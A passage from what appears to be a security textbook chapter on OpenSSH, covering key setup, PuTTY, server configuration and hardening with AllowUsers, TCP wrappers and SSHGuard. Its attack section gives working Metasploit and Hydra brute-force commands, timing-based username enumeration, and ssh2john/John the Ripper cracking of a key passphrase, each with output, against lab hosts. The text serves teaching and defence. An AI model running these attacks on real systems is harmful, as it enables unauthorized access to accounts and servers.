Generating public/private ecdsa key pair.
Enter file in which to save the key (/home/egalois/.ssh/id_ecdsa):
Enter passphrase (empty for no passphrase): <enter passphrase here>
Enter same passphrase again: <enter passphrase here>
Your identification has been saved in /home/egalois/.ssh/id_ecdsa.
Your public key has been saved in /home/egalois/.ssh/id_ecdsa.pub.
The key fingerprint is:
a1:47:16:eb:9c:45:49:45:d6:91:e7:4d:bc:ca:0c:45 [MD5] egalois@wei
The key's randomart image is:
+--[ECDSA 256]---+
|       ..o+=E.+ |
|       +.. .o +|
|       = . . +o|
|       * + . .o|
|       . S   + . |
|       .       +  |
|                   |
|                   |
|                   |
+--[MD5]-----+
```

Copy the key from the client to the server as before.

```
egalois@wei:~> ssh-copy-id cgauss@ankaa.stars.example
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter
out any that are already installed
```

```
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted  
now it is to install the new keys  
cgauss@ankaa.stars.example's password: <enter password here>
```

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'cgauss@ankaa.stars.example'" and check to make sure that only the key(s) you wanted were added.

Now when the user on the client tries to log in to the server, they need to provide the passphrase for their key.

```
egalois@wei:~> ssh cgauss@ankaa.stars.example  
Enter passphrase for key '/home/egalois/.ssh/id_ecdsa': <enter passphrase here>  
Last login: Wed Dec 27 23:26:33 2017 from wei.stars.example
```

OpenSSH Agents

A user that regularly works with passphrase protected public keys can take advantage of an SSH agent. Run the program ssh-add and provide the passphrase for SSH keys.

```
egalois@wei:~> ssh-add  
Enter passphrase for /home/egalois/.ssh/id_ecdsa: <enter passphrase here>  
Identity added: /home/egalois/.ssh/id_ecdsa (/home/egalois/.ssh/id_ecdsa)
```

Once the agent is provided the passphrase, it is no longer necessary for the user to provide the passphrase key.

```
egalois@wei:~> ssh cgauss@ankaa.stars.example  
Last login: Wed Dec 27 23:29:21 2017 from wei.stars.example
```

This behavior persists until the user logs out from the system.

In this example, the client was an OpenSuSE 42.1 system running KDE. This is important because the OpenSSH agent does not properly handle either ecdsa or ed25519 keys on Gnome-based systems; this includes Ubuntu and CentOS systems.

OpenSSH Server: Other Authentication Methods

Returning to the OpenSSH server configuration file /etc/ssh/sshd_config on Ubuntu 15.10, the next few components configure alternative approaches to authentication. For example, authentication can be performed on a per-host, rather than on a per-user basis. It is also possible to disable the use of passwords for authentication entirely.

```
# Don't read the user's ~/.rhosts and ~/.shosts files  
IgnoreRhosts yes  
# For this to work you will also need host keys in /etc/ssh_known_hosts
```

```
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunneled clear text passwords
#PasswordAuthentication yes
```

OpenSSH Server: X11 Forwarding

The last major section of the OpenSSH server configuration file collects several options. One option is whether to allow X11 forwarding.

```
X11Forwarding yes
X11DisplayOffset 10
```

Because this configuration permits X11 forwarding, a user connecting to the SSH server passing the -X flag can run graphical programs on the remote server and have them displayed locally on the client. For example, a user can run a Firefox browser on the server while displaying the browser in the client. To do so, the user connects to the remote SSH server passing the -X flag, then launches Firefox from the command line (Figure 13-3).

Other options include whether OpenSSH should display the message of the day (/etc/motd), whether it should print the last time the user logged into the system, or whether it should display a banner to users who log in.




Figure 13-3. Illustration of *X*forwarding. The client system (CentOS 5.8) connected to an OpenSSH server (Ubuntu 15.10) using the *-X* Flag. The Firefox browser is running on the server but displayed on the client.

SSH Clients on Windows

A common client for SSH on Windows is PuTTY, available from <http://www.putty.org/>.

PuTTY

To use the program, provide the IP Address or DNS name of the SSH Server and select Open (Figure 13-4). Settings can be saved by giving the session a name and selecting Save.




Figure 13-4. Configuring PuTTY 0.68 on Windows 10

Once the connection is made, the user is prompted to input a username to log in as and to provide their password (Figure 13-5). The remote user name can be specified in advance by changing the Auto-login username contained in Connection ➤ Data.

The screenshot shows a terminal window titled 'cgauss@prokne: ~'. The session output is as follows:

```

Using username "cgauss".
cgauss@prokne.asteroid.test's password:
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '16.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Dec 28 15:09:20 2017 from 10.0.15.203
cgauss@prokne:~$ █

```

Figure 13-5. Using PuTTY 0.68 on Windows 10

Public Key Authentication with PuTTY and PuTTYGen

PuTTY can use public key authentication. To generate a key pair, run the program `puttygen.exe` (Figure 13-6), which is another member of the full PuTTY suite. Use the generate button to create a key pair; supported keys include RSA, DSA, ECDSA, and ED25519.




Figure 13-6. Generating an ED25519 key pair for PuTTY 0.68, on Windows 10

Once the key is generated, log on to the remote system using a password, then paste the public key into the remote authorized keys file:

```
cgauss@prokne:~$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHPfJo0vqqn1Ufji
TQ22yL17AjEAMIGX7NTxQSCX9xYD ed25519-key-20171228" >> .ssh/authorized_keys
```

The key must be pasted as a single line with no line breaks.

To use the key in PuTTY, navigate Connection ▶ SSH ▶ Auth, and provide the private key file. If the key is protected by a passphrase, then PuTTY will prompt the user for the passphrase each time a connection is started before allowing the connection.

PuTTY Agents and Other Options

Another tool in the PuTTY suite is `pageant.exe`. When run, the program minimizes itself to the system tray. Right-click on the program, select Add Key, then provide the location of a PuTTY private key file. The agent asks the user for the passphrase. Once provided, PuTTY uses that key without prompting again for the passphrase, provided the agent is running.

PuTTY can automatically load a saved session by starting it with the flag `-load`. This also works for shortcuts to the program. For example, a user can create a shortcut to PuTTY with the target

```
"C:\PATH-TO-PROGRAM\putty\PUTTY.EXE" -load "prokne.asteroid.test"
```

Double-clicking on the shortcut loads the saved settings named `prokne.asteroid.test`; if public key authentication is used with a passphrase protected key and a running pagent with loaded key, then double-clicking on the shortcut directly opens the remote shell on the destination without requiring a password or passphrase.

Attacks Against SSH

SSH servers that rely on passwords for authentication are at risk of a brute force attack. This risk is magnified if the server allows remote root access, as the attacker no longer needs to guess a user name while gaining root privileges with a successful attack.

Metasploit has a module that can be used in a brute force attack named `auxiliary/scanner/ssh/ssh_login`.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > info
      Name: SSH Login Check Scanner
      Module: auxiliary/scanner/ssh/ssh_login
      License: Metasploit Framework License (BSD)
      Rank: Normal
...
... Output Deleted ...
```

Basic options:

| Name | Setting | Required | Description |
|------------------|---------|----------|--|
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in the current database |
| DB_ALL_PASS | false | no | Add all passwords in the current database to the list |
| DB_ALL_USERS | false | no | Add all users in the current database to the list |
| PASSWORD | | no | A specific password to authenticate with |
| PASS_FILE | | no | File containing passwords, one per line |

| | | | |
|-----------------|-------|-----|---|
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 22 | yes | The target port |
| STOP_ON_SUCCESS | false | yes | Stop guessing when a credential works for a host |
| THREADS | 1 | yes | The number of concurrent threads |
| USERNAME | | no | A specific username to authenticate as |
| USERPASS_FILE | | no | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS | false | no | Try the username as the password for all users |
| USER_FILE | | no | File containing usernames, one per line |
| VERBOSE | true | yes | Whether to print output for all attempts |

Description:

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:

<http://cvedetails.com/cve/1999-0502/>

```
msf auxiliary(scanner/ssh/ssh_login) > set threads 4
threads => 4
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/
metasploit/password_ascii.lst
pass_file => /usr/share/wordlists/metasploit/password_ascii.lst
msf auxiliary(scanner/ssh/ssh_login) > set username cgauss
username => cgauss
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.3.54
rhosts => 10.0.3.54
msf auxiliary(scanner/ssh/ssh_login) > run
```

Here the attacker has started a brute force attack against the SSH server at 10.0.3.54 using the wordlist /usr/share/wordlists/metasploit-jtr/password_ascii.lst discussed in Chapter 8.

This attack is slow; on a testing system, it averaged one attack every 2-3 seconds. These attacks are quite noticeable in the target's logs. On the Ubuntu 15.10 system, the log /var/log/auth.log contains multiple entries in the following general form.

CHAPTER 13 NETWORK SERVICES

```
Dec 29 22:49:50 prokne sshd[13313]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.2 user=cgauss
Dec 29 22:49:53 prokne sshd[13313]: Failed password for cgauss from 10.0.2.2 port
33457 ssh2
Dec 29 22:49:53 prokne sshd[13313]: Connection closed by 10.0.2.2 [preauth]
Dec 29 22:49:53 prokne sshd[13315]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.2 user=cgauss
Dec 29 22:49:55 prokne sshd[13315]: Failed password for cgauss from 10.0.2.2 port
43795 ssh2
Dec 29 22:49:55 prokne sshd[13315]: Connection closed by 10.0.2.2 [preauth]
Dec 29 22:49:55 prokne sshd[13317]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.2 user=cgauss
Dec 29 22:49:57 prokne sshd[13317]: Failed password for cgauss from 10.0.2.2 port
45371 ssh2
Dec 29 22:49:57 prokne sshd[13317]: Connection closed by 10.0.2.2 [preauth]
Dec 29 22:49:57 prokne sshd[13319]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.2 user=cgauss
Dec 29 22:49:58 prokne sshd[13319]: Failed password for cgauss from 10.0.2.2 port
41823 ssh2
Dec 29 22:49:58 prokne sshd[13319]: Connection closed by 10.0.2.2 [preauth]
```

Another method to launch a brute force attack is to use a dedicated program like Hydra. To use Hydra against SSH, use a command like

```
root@kali-2016-2-u:~# hydra -t4 -l cgauss -P /usr/share/wordlists/metasploit/
password_ascii.lst 10.0.3.54 ssh
```

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

```
Hydra (http://www.thc.org/thc-hydra) starting at 2017-12-29 22:39:55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 88397 login tries (1:1/p:88397),
~22100 tries per task
[DATA] attacking ssh://10.0.3.54:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 88333 to do in 23:01h, 4 active
[STATUS] 61.33 tries/min, 184 tries in 00:03h, 88213 to do in 23:59h, 4 active
[STATUS] 60.57 tries/min, 424 tries in 00:07h, 87973 to do in 24:13h, 4 active
... Output Deleted ...
```

The **-t** flag specifies the number of threads to use: four in this case. The **-l** flag specifies the remote user name: to pass more than one user specify a file name of usernames with the **-L** flag instead. The **-P** flag is a list of passwords: this is the same password file used in the Metasploit attack. The command line continues with the IP address of the target and the authentication method: **ssh**

in this case. Hydra can be used to perform brute force attacks against a range of protocols including SSH, SMB, FTP, and HTTP.

Even using Hydra, this attack is slow, averaging 60 guesses per minute. Compare this to the direct attacks against a Windows domain controller tried in Chapter 8; that attack averaged 50 guesses per second.

Enumerating Users via SSH

If the target system does not allow root logins, then before a brute force attack, the attacker must determine a valid username on the target. One way to do this is to note how long it takes OpenSSH to determine that a user is invalid. The attacker can try to authenticate as a user with a ludicrously long password - say 64,000 characters. If the selected user exists, OpenSSH tries to determine the password hash for the long password, which takes some time. If the selected user does not exist, some versions of OpenSSH do not hash the password, and so they reply more rapidly.

These sorts of timing problems have been identified (and patched) in OpenSSH multiple times; including CVE 2003-0190, CVE 2006-5229, and CVE 2016-6210.

Many different releases of Mint, OpenSuSE, and Ubuntu are vulnerable to this kind of attack.

To perform this attack, an attacker can use the Metasploit module auxiliary/scanner/ssh/ssh_enumusers

```
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(scanner/ssh/ssh_enumusers) > info
```

```
Name: SSH Username Enumeration
Module: auxiliary/scanner/ssh/ssh_enumusers
License: Metasploit Framework License (BSD)
Rank: Normal
```

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|-----------|---------|---|---|
| Proxies | no | A proxy chain of format type:host:port[,type:host:port][...] | |
| RHOSTS | yes | The target address range or CIDR identifier | |
| RPORT | 22 | yes | The target port |
| THREADS | 1 | yes | The number of concurrent threads |
| THRESHOLD | 10 | yes | Amount of seconds needed before a user is considered found |
| USER_FILE | yes | File containing usernames, one per line | |

CHAPTER 13 NETWORK SERVICES

Description:

This module uses a time-based attack to enumerate users on an OpenSSH server. On some versions of OpenSSH under some configurations, OpenSSH will return a "permission denied" error for an invalid user faster than for a valid user.

... Output Deleted ...

To illustrate the attack, consider a Mint 18.1 target. The attacker specifies the IP address of the remote system and the name of a file that contains usernames, one per line.

```
msf auxiliary(scanner/ssh/ssh_enumusers) > set user_file /root/Desktop/users
user_file => /root/Desktop/users
msf auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 10.0.3.47
rhosts => 10.0.3.47
```

When the attack is launched, it takes roughly one second for the Metasploit module to conclude whether a user exists.

```
msf auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 10.0.3.47:22 - SSH - Checking for false positives
[*] 10.0.3.47:22 - SSH - Starting scan
[-] 10.0.3.47:22 - SSH - User 'gleibniz' not found
[+] 10.0.3.47:22 - SSH - User 'jmaxwell' found
[-] 10.0.3.47:22 - SSH - User 'cgauss' not found
[-] 10.0.3.47:22 - SSH - User 'egalois' not found
[-] 10.0.3.47:22 - SSH - User 'dhilbert' not found
[-] 10.0.3.47:22 - SSH - User 'rdescartes' not found
[-] 10.0.3.47:22 - SSH - User 'sgermain' not found
[-] 10.0.3.47:22 - SSH - User 'enoether' not found
[-] 10.0.3.47:22 - SSH - User 'sbanach' not found
[-] 10.0.3.47:22 - SSH - User 'hpoincare' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

In this example, the module correctly determines that the user jmaxwell exists on the target system and that the other users do not.

Because this is a timing attack, the results should not be considered definitive; it is possible that the module will incorrectly conclude that a user exists or does not exist. Moreover, the results from the module may vary between runs against the same target. This approach is noticeable in the logs.

Attacking Passphrase Protected SSH Keys

An attacker that has been able to compromise a remote system may be able to obtain a user's private SSH keys. If the private key is not protected with a passphrase, then the attacker can use the key to log in to other systems. If the private key has been protected with a passphrase, the attacker cannot immediately use that private key. However, John the Ripper can be used to crack the passphrase for some private keys.

As an example, suppose that a user on a CentOS 5.11 generates an SSH key using RSA.

```
[sgermain@markab ~]$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/sgermain/.ssh/id_rsa):
Created directory '/home/sgermain/.ssh'.
Enter passphrase (empty for no passphrase): <enter passphrase here>
Enter same passphrase again: <enter passphrase here>
Your identification has been saved in /home/sgermain/.ssh/id_rsa.
Your public key has been saved in /home/sgermain/.ssh/id_rsa.pub.
The key fingerprint is:
47:16:a0:e4:0b:bb:8d:bb:72:04:1e:86:b1:ea:31:e3 sgermain@markab.stars.example
```

The resulting private key can be examined.

```
[sgermain@markab ~]$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,A941BB1245C41426

Kee2rrvLWa8sLGS5AgTMIYk6wDKlWiXyc75lOKU+jtnFMxy228NixDsgyfISZxiz
+Jf50YBrYufmLz+qrwHtOaVVatTw+2VvdF+mjiJREufBB28KUKqF9yPNpnc9r6fj
/ZI+P2sL5or9rFItlPB36df60jGsN4/d70x9rIdNiBNktW+vTmXw794v279A/gEa
NRNrZgCJZZvL+Z01I0YYSr6K1VsWoSsMxrT1tGom0jd3l9o6s4MrZCCDkxyqTw3R
... Output Deleted ...
```

Suppose that the attacker gains access to the private key file and copies it back to their Kali system. To attack the password for the private key, the attacker first extracts the hash. Suppose that the exfiltrated private key is named `markab.private.key` on the attacker's Kali system. To extract the hash that protects this key, the attacker first uses `ssh2john` and stores the result in a file, say `markab.private.key.hash`.

```
root@kali-2016-2-u:~# ssh2john markab.private.key > markab.private.key.hash
root@kali-2016-2-u:~# cat markab.private.key.hash
markab.private.key:$ssh2$2d2d2d2d2d424547494e205253412050524956415445204b45592d2d
d2d2d0a50726f632d547970653a20342c454e435259505445440a44454b2d496e666f3a204445532d4
54445332d4342432c413934314242313234354334313432360a0a4b6565327272764c576138734c475
```

CHAPTER 13 NETWORK SERVICES

```
3354167544d49596b3677444b6c576958796337356c4f4b552b6a746e464d78793232384e697844736  
7796649535a78697a0a2b4a66354f5942725975666d4c7a2b7172774
```

... Output Deleted ...

With the hash in hand, the attacker cracks it with John the Ripper.¹

```
root@kali-2016-2-u:~# john --wordlist=/usr/share/wordlists/metasploit/  
password_ascii.lst markab.private.key.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH [RSA/DSA 32/64])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password1!      (markab.private.key)  
1g 0:00:00:02 DONE (2018-08-04 10:06) 0.3401g/s 30055p/s 30055c/s 30055C/s password1!  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

Note that this attack is against the passphrase that is used to protect the SSH key, not against the SSH key itself.

One way to prevent this attack is to use a more robust encryption of the private key. This is automatic when using ed25519 as a key type. For other key types, this can be specified with the -o option when the key is generated. As an example, consider a CentOS 7.3 system.

```
[cgauss@ankaa ~]$ ssh-keygen -t rsa -o  
Generating public/private rsa key pair.  
Enter file in which to save the key (/home/cgauss/.ssh/id_rsa):  
Enter passphrase (empty for no passphrase): <enter passphrase here>  
Enter same passphrase again: <enter passphrase here>  
Your identification has been saved in /home/cgauss/.ssh/id_rsa.  
Your public key has been saved in /home/cgauss/.ssh/id_rsa.pub.
```

... Output Deleted ...

A check of the private key shows that it has a different internal structure than the previous key.

```
[cgauss@ankaa ~]$ cat .ssh/id_rsa  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3B1bnNzaC1rZXktdjEAAAACmFlczI1Ni1jYmMAAAAGYmNyeXBOAAAAGAAAABDDoAgMqAvzn3tFv4+rN2e5  
AAAAEAAAAAEXAAAB3NzaC1yc2EAAAQABAAQDVfTes/187luW+OHkIA8wMawuwp+lLVMgPN81  
n4B2j0kgBzv9MXql7SJVDaTmh1FwFhEwLAHghjh+whc  
... Output Deleted ...
```

¹This is the same wordlist file that was used in Chapter 8. This wordlist does not contain the password selected for these systems (password1!), so it has been added to this file.

Suppose that an attacker has compromised this system, copied the private key back to their Kali system, and named it `ankaa.private.key`. John the Ripper is unable to extract the password hashes from this key.

```
root@kali-2016-2-u:~# ssh2john ankaa.private.key
! ankaa.private.key : input keyfile validation failed
```

The `-o` option is only available on recent versions of `ssh-keygen`; for example, the option is not available for the user of the CentOS 5.11 system.

Securing OpenSSH

OpenSSH can be configured to allow or deny access to a user through the configuration directives `AllowUsers` and `DenyUsers`. If a `DenyUsers` directive specifies a user, then that user is unable to log in via SSH, regardless of other directives (including `AllowUsers`). If an `AllowUsers` directive is present, then no user not listed in `AllowUsers` may log in. Consider the directive

```
AllowUsers cgauss
```

This allows SSH access only by `cgauss`; other users, including `root` are not permitted to log in via SSH. Such failed login attempts are noted in the log; for example, if the (valid) user `hpoincare` attempts to SSH on a Mint 14 system, the log `/var/log/auth.log` contains the entries

```
Feb  4 11:40:01 medusa sshd[3058]: User hpoincare from 10.0.2.2 not allowed
because not listed in AllowUsers
Feb  4 11:40:01 medusa sshd[3058]: input_userauth_request: invalid user hpoincare
[preauth]
Feb  4 11:40:11 medusa sshd[3058]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.2 user=hpoincare
Feb  4 11:40:13 medusa sshd[3058]: Failed password for invalid user hpoincare from
10.0.2.2 port 54174 ssh2
Feb  4 11:40:15 medusa sshd[3058]: Connection closed by 10.0.2.2 [preauth]
```

OpenSSH can also grant or restrict access to users based on their group membership through the `AllowGroups` and `DenyGroups` directives. Members of a group listed in `DenyGroups` cannot log in unless overridden by `AllowUsers`. If an `AllowGroups` directive is present, then no user not expressly permitted can log in.

TCP Wrappers

OpenSSH respects TCP wrappers.² If a service and host combination is in the file `/etc/hosts.allow`, then access to the service is granted. If the combination is not in `/etc/hosts.allow`, then `/etc/hosts.deny` is checked; if the service and host combination match, then access is denied. If neither has occurred, then access is granted. Each line in either `hosts.allow` or `hosts.deny` has the form

```
service : host(s)
```

The service is the name of the daemon; it must have been explicitly compiled to respect TCP wrappers. The host(s) can be specified by name, by IP address, or by IP Address Range. Multiple hosts can be separated by commas.

Suppose a user wants to allow SSH from only the hosts 10.0.2.58 and 10.0.4.27; then configure `hosts.allow` as

```
# /etc/hosts.allow
sshd : 10.0.2.58, 10.0.4.27
```

Configure `hosts.deny` as

```
# /etc/hosts.deny
sshd: ALL
```

Then any SSH connection attempt from other than 10.0.2.58 or 10.0.4.27 will be refused before even attempting to authenticate the user.

Unlike changes in the OpenSSH configuration file that require that the SSH server is restarted, changes in `hosts.allow` and `hosts.deny` take effect immediately.

SSHGuard

An administrator does not have to allow an attacker the ability to perform brute force attacks against OpenSSH. One tool to prevent such attacks is SSHGuard (<http://www.sshguard.net/>). SSHGuard can be used to protect a range of services from brute force attacks, including OpenSSH. It does so by automatically including block rules, either in the system's firewall or by using TCP Wrappers.

²Well, OpenSSH *usually* respects TCP Wrappers. Recent versions of OpenSuSE may or may not be compiled with support for TCP Wrappers. OpenSuSE 13.2 does not respect TCP Wrappers, OpenSuSE 42.1 does, while OpenSUSE 42.2 and OpenSuSE 42.3 do not. Sigh. See https://bugzilla.opensuse.org/show_bug.cgi?id=931429.

SSHGuard 2.1 on CentOS 7.3 Using TCP Wrappers

Suppose that the administrator of a CentOS 7.3 system wants to use SSHGuard to prevent OpenSSH brute force attacks. The first step is to download the SSHGuard source code

```
[root@ankaa ~]# wget https://sourceforge.net/projects/sshguard/files/
sshguard/2.1.0/sshguard-2.1.0.tar.gz
```

Next, uncompress the result in a convenient directory, say /usr/local/src.

```
[root@ankaa ~]# tar -xzvf ./sshguard-2.1.0.tar.gz -C /usr/local/src
```

Move to the directory, and compile. Specify the output directory,³ say as /opt/sshguard.

```
[root@ankaa ~]# cd /usr/local/src/sshguard-2.1.0/
[root@ankaa sshguard-2.1.0]# ./configure --prefix=/opt/sshguard
[root@ankaa sshguard-2.1.0]# make
[root@ankaa sshguard-2.1.0]# make install
```

The resulting executable is stored in /opt/sshguard/sbin. Next, the administrator needs to create a configuration file. The source code contains a sample that can be used as a starting point.

```
[root@ankaa sshguard]# mkdir /opt/sshguard/etc
[root@ankaa sshguard]# cp /usr/local/src/sshguard-2.1.0/examples/sshguard.
conf.sample /opt/sshguard/etc/sshguard.conf
```

Before using SSHGuard, the administrator needs to select the back end that SSHGuard will use. These back ends are stored in the directory /opt/sshguard/libexec.

```
[root@ankaa sshguard-2.1.0]# ls /opt/sshguard/libexec/
sshg-blocker      sshg-fw-ipfilter   sshg-fw-iptables  sshg-fw-pf
sshg-fw-firewalld sshg-fw-ipfw     sshg-fw-nft-sets  sshg-logtail
sshg-fw-hosts     sshg-fw-ipset    sshg-fw-null     sshg-parser
```

For example, to use /etc/hosts.allow and /etc/hosts.deny as the back-end blocking mechanism, line 9 of /opt/sshguard/etc/sshguard.conf should be updated to read

```
BACKEND="/opt/sshguard/libexec/sshg-fw-hosts"
```

Other options include using iptables, or on systemd-based systems systemd, firewalld.

Next, the administrator chooses the log(s) that are to be monitored. On a CentOS 7.3 system, failed SSH login attempts are recorded in /var/log/secure, so the administrator can use the directive

³If the reader does not specify an output directory, the default is to store the results in /usr/local. If this is done, or if a different output directory is selected, the subsequent commands need to be modified to reflect the change.

CHAPTER 13 NETWORK SERVICES

```
FILES="/var/log/secure"
```

Another option is to use `systemd-journalctl` to examine the logs. This can be done with a directive like

```
LOGREADER="LANG=C /usr/bin/journalctl -afb -p info -n1 -u sshd -o cat"
```

Further options include how quickly to block possible attackers, and how long the block should last.

When the configuration is complete, the administrator can run the program.

```
[root@ankaa ~]# /opt/sshguard/sbin/sshguard
```

Then if there is an attack, the file `/etc/hosts.allow` will be updated with content like

```
###sshguard###
ALL : 10.0.2.2 : DENY
###sshguard###
```

Next, the administrator needs to configure SSHGuard to start as a system service. On a CentOS 7.3 system, services are managed using `systemd`. The source code for SSHGuard includes a service definition that can be used as a template. Copy this service definition to `/usr/lib/systemd/system`.

```
[root@ankaa systemd]# cp /usr/local/src/sshguard-2.1.0/examples/sshguard.
service /usr/lib/systemd/system
```

This file needs to be updated with the location of the SSHGuard executable; this is done with the directive

```
ExecStart=/opt/sshguard/sbin/sshguard
```

The administrator can enable the service so that it starts on subsequent boots, and then (manually) start the service with the commands

```
[root@ankaa ~]# systemctl enable sshguard
Created symlink from /etc/systemd/system/multi-user.target.wants/sshguard.service
to /usr/lib/systemd/system/sshguard.service.
[root@ankaa ~]# systemctl start sshguard
```

At this point, SSHGuard is running and protecting the system; this can be verified by checking

```
[root@ankaa ~]# systemctl status sshguard
● sshguard.service - SSHGuard - blocks brute-force login attempts
  Loaded: loaded (/usr/lib/systemd/system/sshguard.service; enabled; vendor
  preset: disabled)
  Active: active (running) since Tue 2018-02-13 21:28:24 EST; 2min 43s ago
    Main PID: 4844 (sshguard)
```

```
CGroup: /system.slice/sshguard.service
├─4844 /bin/sh /opt/sshguard/sbin/sshguard
├─4849 /bin/sh /opt/sshguard/sbin/sshguard
├─4850 /opt/sshguard/libexec/sshg-parser
├─4851 /opt/sshguard/libexec/sshg-blocker -a 30 -p 120 -s 1800
├─4852 /bin/sh /opt/sshguard/sbin/sshguard
├─4853 tail -F -n 0 /var/log/secure
└─4854 /opt/sshguard/libexec/sshg-fw-hosts

Feb 13 21:28:24 ankaa.stars.example systemd[1]: Starting SSHGuard - blocks b....
